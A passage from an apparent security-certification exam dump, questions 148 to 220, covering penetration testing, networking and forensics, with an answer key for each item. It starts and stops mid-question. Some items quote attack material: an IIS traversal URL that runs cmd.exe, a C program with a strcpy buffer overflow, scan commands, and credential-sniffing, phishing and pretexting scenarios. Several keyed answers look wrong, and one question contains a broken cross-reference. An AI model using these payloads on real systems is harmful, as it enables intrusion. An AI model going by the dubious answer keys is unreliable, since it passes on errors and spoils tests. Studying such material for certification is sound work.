**Explanation**

**Explanation/Reference:**

#### **QUESTION 148**

An "idle" system is also referred to as what?

- A. PC not connected to the Internet
- B. Zombie
- C. PC not being used
- D. Bot

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 149**

Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and zombies? What type of Penetration Testing is Larry planning to carry out?

- A. Router Penetration Testing
- B. DoS Penetration Testing
- C. Firewall Penetration Testing
- D. Internal Penetration Testing

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 150**

John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

- A. Hillary network username and password hash
- B. The SID of Hillary network account
- C. The SAM file from Hillary computer
- D. The network shares that Hillary has permissions

**Correct Answer:** A  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 151**

Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers.

Bill protects the PDF documents with a password and sends them to their intended recipients.  
 Why PDF passwords do not offer maximum protection?

- A. PDF passwords can easily be cracked by software brute force tools
- B. PDF passwords are converted to clear text when sent through E-mail
- C. PDF passwords are not considered safe by Sarbanes-Oxley
- D. When sent through E-mail, PDF passwords are stripped from the document completely

**Correct Answer:** A  
**Section:** (none)

**Explanation****Explanation/Reference:****QUESTION 152**

Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

- A. EFS Encryption
- B. DFS Encryption
- C. IPS Encryption
- D. SDW Encryption

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 153**

Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

- A. ATM
- B. UDP
- C. BPG
- D. OSPF

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 154**

What is the target host IP in the following command?

```
c:\>firewalk -F 80 10.10.150.1 172.16.28.95 -p UDP
```

- A. 172.16.28.95
- B. 10.10.150.1
- C. Firewalk does not scan target hosts
- D. This command is using FIN packets, which cannot scan target hosts

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 155**

George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used.

What IDS feature must George implement to meet this requirement?

- A. Signature-based anomaly detection
- B. Pattern matching
- C. Real-time anomaly detection
- D. Statistical-based anomaly detection

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 156**

John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

- A. Firewalk cannot pass through Cisco firewalls
- B. Firewalk sets all packets with a TTL of zero
- C. Firewalk cannot be detected by network sniffers
- D. Firewalk sets all packets with a TTL of one

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 157**

After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?

- A. Enable direct broadcasts
- B. Disable direct broadcasts
- C. Disable BGP
- D. Enable BGP

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 158**

George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of

their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?

- A. Nessus is too loud
- B. Nessus cannot perform wireless testing
- C. Nessus is not a network scanner
- D. There are no ways of performing a "stealthy" wireless scan

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 159

At what layer of the OSI model do routers function on?

- A. 4
- B. 3
- C. 1
- D. 5

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 160

Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but Questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

- A. APIPA
- B. IANA
- C. CVE
- D. RIPE

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 161

George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity. George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network.

What filter should George use in Ethereal?

- A. src port 23 and dst port 23
- B. udp port 22 and host 172.16.28.1/24
- C. net port 22
- D. src port 22 and dst port 22

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 162

Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security.

Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

- A. Border Gateway Protocol
- B. Cisco Discovery Protocol
- C. Broadcast System Protocol
- D. Simple Network Management Protocol

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 163

In Linux, what is the smallest possible shellcode?

- A. 24 bytes
- B. 8 bytes
- C. 800 bytes
- D. 80 bytes

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 164

Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test.

The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

- A. False negatives
- B. False positives

- C. True negatives
- D. True positives

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 165**

You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

- A. Show outdated equipment so it can be replaced
- B. List weak points on their network
- C. Use attack as a launching point to penetrate deeper into the network
- D. Demonstrate that no system can be protected against DoS attacks

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 166**

Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

- A. Linux/Unix computers are easier to compromise
- B. Linux/Unix computers are constantly talking
- C. Windows computers are constantly talking
- D. Windows computers will not respond to idle scans

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 167**

What operating system would respond to the following command?

c:\> nmap -sW 10.10.145.65

- A. Windows 95
- B. FreeBSD
- C. Windows XP
- D. Mac OS X

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 168**

Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

- A. Tailgating
- B. Backtrapping
- C. Man trap attack
- D. Fuzzing

**Correct Answer: A****Section: (none)****Explanation****Explanation/Reference:****QUESTION 169**

On Linux/Unix based Web servers, what privilege should the daemon service be run under?

- A. Guest
- B. Root
- C. You cannot determine what privilege runs the daemon service
- D. Something other than root

**Correct Answer: D****Section: (none)****Explanation****Explanation/Reference:****QUESTION 170**

What will the following URL produce in an unpatched IIS Web Server?

`http://www.thetargetsite.com/scripts/..%20%af..%20%af..%20/windows/system32/cmd.exe?/c+dir+c:\`

- A. Directory listing of C: drive on the web server
- B. Insert a Trojan horse into the C: drive of the web server
- C. Execute a buffer flow in the C: drive of the web server
- D. Directory listing of the C:\windows\system32 folder on the web server

**Correct Answer: A****Section: (none)****Explanation****Explanation/Reference:**

**QUESTION 171**

What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

- A. Cached password hashes for the past 20 users
- B. Service account passwords in plain text
- C. IAS account names and passwords
- D. Local store PKI Kerberos certificates

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 172**

Harold is a security analyst who has just run the rdisk /s command to grab the backup SAM files on a computer. Where should Harold navigate on the computer to find the file?

- A. %systemroot%\system32\LSA
- B. %systemroot%\system32\drivers\etc
- C. %systemroot%\repair
- D. %systemroot%\LSA

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 173**

You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

- A. allinurl:"exchange/logon.asp"
- B. intitle:"exchange server"
- C. locate:"logon page"
- D. outlook:"search"

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 174**

When setting up a wireless network with multiple access points, why is it important to set each access point on a different channel?

- A. Multiple access points can be set up on the same channel without any issues
- B. Avoid over-saturation of wireless signals
- C. So that the access points will work on different frequencies

D. Avoid cross talk

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 175

You are running through a series of tests on your network to check for any security vulnerabilities.

After normal working hours, you initiate a DoS attack against your external firewall. The firewall quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

- A. The firewall failed-bypass
- B. The firewall failed-closed
- C. The firewall ACL has been purged
- D. The firewall failed-open

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 176

You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

- A. Microsoft Methodology
- B. Google Methodology
- C. IBM Methodology
- D. LPT Methodology

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 177

Software firewalls work at which layer of the OSI model?

- A. Application
- B. Network
- C. Transport
- D. Data Link

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 178**

After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, stateful firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?

- A. Stateful firewalls do not work with packet filtering firewalls
- B. NAT does not work with stateful firewalls
- C. IPSEC does not work with packet filtering firewalls
- D. NAT does not work with IPSEC

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 179**

Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

- A. Entrapment
- B. Enticement
- C. Intruding into a honeypot is not illegal
- D. Intruding into a DMZ is not illegal

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 180**

You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

- A. Poison the DNS records with false records
- B. Enumerate MX and A records from DNS
- C. Establish a remote connection to the Domain Controller
- D. Enumerate domain user accounts and built-in groups

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 181**

What are the security risks of running a "repair" installation for Windows XP?

- A. Pressing Shift+F10 gives the user administrative rights
- B. Pressing Shift+F1 gives the user administrative rights
- C. Pressing Ctrl+F10 gives the user administrative rights
- D. There are no security risks when running the "repair" installation for Windows XP

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 182**

Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

- A. Trick the switch into thinking it already has a session with Terri's computer
- B. Poison the switch's MAC address table by flooding it with ACK bits
- C. Crash the switch with a DoS attack since switches cannot send ACK bits
- D. Enable tunneling feature on the switch

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 183**

You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position: 7+ years experience in Windows Server environment 5+ years experience in Exchange 2000/2003 environment Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4 Accounting software are required MCSA desired, MCSE, CEH preferred No Unix/Linux Experience needed What is this information posted on the job website considered?

- A. Social engineering exploit
- B. Competitive exploit
- C. Information vulnerability
- D. Trade secret

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 184**

The objective of this act was to protect consumers' personal financial information held by financial institutions and their service providers.

- A. Gramm-Leach-Bliley Act
- B. Sarbanes-Oxley 2002
- C. California SB 1386
- D. HIPAA

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 185**

Why is it a good idea to perform a penetration test from the inside?

- A. It is never a good idea to perform a penetration test from the inside
- B. Because 70% of attacks are from inside the organization
- C. To attack a network from a hacker's perspective
- D. It is easier to hack from the inside

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 186**

Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search. link:www.ghttech.net What will this search produce?

- A. All sites that ghttech.net links to
- B. All sites that link to ghttech.net
- C. All search engines that link to .net domains
- D. Sites that contain the code: link:www.ghttech.net

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 187**

Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

- A. Only an HTTPS session can be hijacked
- B. HTTP protocol does not maintain session

- C. Only FTP traffic can be hijacked
- D. Only DNS traffic can be hijacked

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 188

A packet is sent to a router that does not have the packet destination address in its route table. How will the packet get to its proper destination?

- A. Root Internet servers
- B. Border Gateway Protocol
- C. Gateway of last resort
- D. Reverse DNS

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 189

James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

- A. Smurf
- B. Trinoo
- C. Fraggle
- D. SYN flood

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 190

Kyle is performing the final testing of an application he developed for the accounting department. His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

```
#include <stdio.h>
int main(int argc, char
*argv[])
{
    char buffer[10];
    if (argc < 2) {
        fprintf (stderr, "USAGE: %s string\n", argv[0]);
        return 1;
    }
    strcpy(buffer, argv[1]);
    return 0;
}
```

- A. Buffer overflow
- B. SQL injection
- C. Format string bug
- D. Kernel injection

**Correct Answer:** A  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

### QUESTION 191

You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

- A. Polymorphic
- B. Metamorphic
- C. Oligomorphic
- D. Transmorphic

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

### QUESTION 192

What is a good security method to prevent unauthorized users from "tailgating"?

- A. Man trap
- B. Electronic combination locks
- C. Pick-resistant locks
- D. Electronic key systems

**Correct Answer:** A  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

### QUESTION 193

You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

- A. Airsnort
- B. Snort
- C. Ettercap
- D. RaidSniff

**Correct Answer:** C  
**Section:** (none)

**Explanation****Explanation/Reference:****QUESTION 194**

As a security analyst, you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

- A. The IP address of the employees' computers
- B. Bank account numbers and the corresponding routing numbers
- C. The employees network usernames and passwords
- D. The MAC address of the employees' computers

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 195**

Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florida. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for. What principal of social engineering did Julia use?

- A. Social Validation
- B. Scarcity
- C. Friendship/Liking
- D. Reciprocation

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 196**

Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold? needs?

- A. Circuit-level proxy firewall
- B. Packet filtering firewall
- C. Application-level proxy firewall
- D. Data link layer firewall

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 197**

What will the following command accomplish?

```
C:\ nmap -v -sS -Po <ip> -data_length 6600 0-packet_trace
```

- A. Test ability of a router to handle over-sized packets
- B. Test the ability of a router to handle under-sized packets
- C. Test the ability of a WLAN to handle fragmented packets
- D. Test the ability of a router to handle fragmented packets

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 198**

What does ICMP Type 3/Code 13 mean?

- A. Host Unreachable
- B. Administratively Blocked
- C. Port Unreachable
- D. Protocol Unreachable

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 199**

How many bits is Source Port Number in TCP Header packet?

- A. 16
- B. 32
- C. 48
- D. 64

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 200**

After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a large organization and should respond to any number of scans. You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts respond to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce

a few responses?

- A. Only IBM AS/400 will reply to this scan
- B. Only Windows systems will reply to this scan
- C. A switched network will not respond to packets sent to the broadcast address
- D. Only Unix and Unix-like systems will reply to this scan

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 201

Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that need improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

- A. Block all internal MAC address from using SNMP
- B. Block access to UDP port 171
- C. Block access to TCP port 171
- D. Change the default community string names

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 202

After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

- A. RestrictAnonymous must be set to "10" for complete security
- B. RestrictAnonymous must be set to "3" for complete security
- C. RestrictAnonymous must be set to "2" for complete security
- D. There is no way to always prevent an anonymous null session from establishing

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 203

In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will

the other routers communicate between themselves?

- A. The change in the routing fabric to bypass the affected router
- B. More RESET packets to the affected router to get it to power back up
- C. RESTART packets to the affected router to get it to power back up
- D. STOP packets to all other routers warning of where the attack originated

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 204**

How many possible sequence number combinations are there in TCP/IP protocol?

- A. 1 billion
- B. 320 billion
- C. 4 billion
- D. 32 million

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 205**

Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away.

Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

- A. Computers on his wired network
- B. Satellite television
- C. 2.4Ghz Cordless phones
- D. CB radio

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 206**

If a PDA is seized in an investigation while the device is turned on, what would be the proper procedure?

- A. Keep the device powered on
- B. Turn off the device immediately
- C. Remove the battery immediately

- D. Remove any memory cards immediately

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 207**

What hashing method is used to password protect Blackberry devices?

- A. AES
- B. RC5
- C. MD5
- D. SHA-1

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 208**

What layer of the OSI model do TCP and UDP utilize?

- A. Data Link
- B. Network
- C. Transport
- D. Session

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 209**

When making the preliminary investigations in a sexual harassment case, how many investigators are you recommended having?

- A. One
- B. Two
- C. Three
- D. Four

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 210**

What type of equipment would a forensics investigator store in a StrongHold bag?

- A. PDAPDA?
- B. Backup tapes
- C. Hard drives
- D. Wireless cards

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 211**

If you are concerned about a high level of compression but not concerned about any possible data loss, what type of compression would you use?

- A. Lossful compression
- B. Lossy compression
- C. Lossless compression
- D. Time-loss compression

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 212**

Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

- A. Simple Mail Transfer Protocol (SMTP)
- B. Messaging Application Programming Interface (MAPI)
- C. Internet Message Access Protocol (IMAP)
- D. Post Office Protocol version 3 (POP3)

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 213**

An investigator is searching through the firewall logs of a company and notices ICMP packets that are larger than 65,536 bytes. What type of activity is the investigator seeing?

- A. Smurf
- B. Ping of death
- C. Fraggle
- D. Nmap scan

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 214**

When carrying out a forensics investigation, why should you never delete a partition on a dynamic disk?

- A. All virtual memory will be deleted
- B. The wrong partition may be set to active
- C. This action can corrupt the disk
- D. The computer will be set in a constant reboot state

**Correct Answer:** C  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 215**

When using an iPod and the host computer is running Windows, what file system will be used?

- A. iPod+
- B. HFS
- C. FAT16
- D. FAT32

**Correct Answer:** D  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 216**

What is one method of bypassing a system BIOS password?

- A. Removing the processor
- B. Removing the CMOS battery
- C. Remove all the system memory
- D. Login to Windows and disable the BIOS password

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 217**

What technique used by Encase makes it virtually impossible to tamper with evidence once it has been acquired?

- A. Every byte of the file(s) is given an MD5 hash to match against a master file
- B. Every byte of the file(s) is verified using 32-bit CRC
- C. Every byte of the file(s) is copied to three different hard drives
- D. Every byte of the file(s) is encrypted using three different methods

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 218

What must an investigator do before disconnecting an iPod from any type of computer?

- A. Unmount the iPod
- B. Mount the iPod
- C. Disjoin the iPod
- D. Join the iPod

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 219

The following is a log file screenshot from a default installation of IIS 6.0.

```
#software: Microsoft Internet Information Services 6.0
#version: 1.0
#date: 2007-01-22 15:42:36
#fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /index.html - 80 - 172.16.28.80
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/index.asp - 80 - 172.16.28
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/css/olcstyle.css - 80 - 17
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /favicon.ico - 80 - 172.16.28.80 Avant+
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/css/dhtml_horiz.css - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_04.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_06.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_07.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/index_08.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/script/dhtml.js - 80 - 172
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/greenArrow.jpg - 80
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/board_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 w3svc1 172.16.28.102 GET /Development/images/board_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
~~~~~
```

What time standard is used by IIS as seen in the screenshot?

- A. UTC
- B. GMT
- C. TAI
- D. UT

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 220**

A small law firm located in the Midwest has possibly been breached by a computer hacker looking to obtain information on their clientele. The law firm does not have any on-site IT employees, but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

- A. Searching for evidence themselves would not have any ill effects
- B. Searching could possibly crash the machine or device
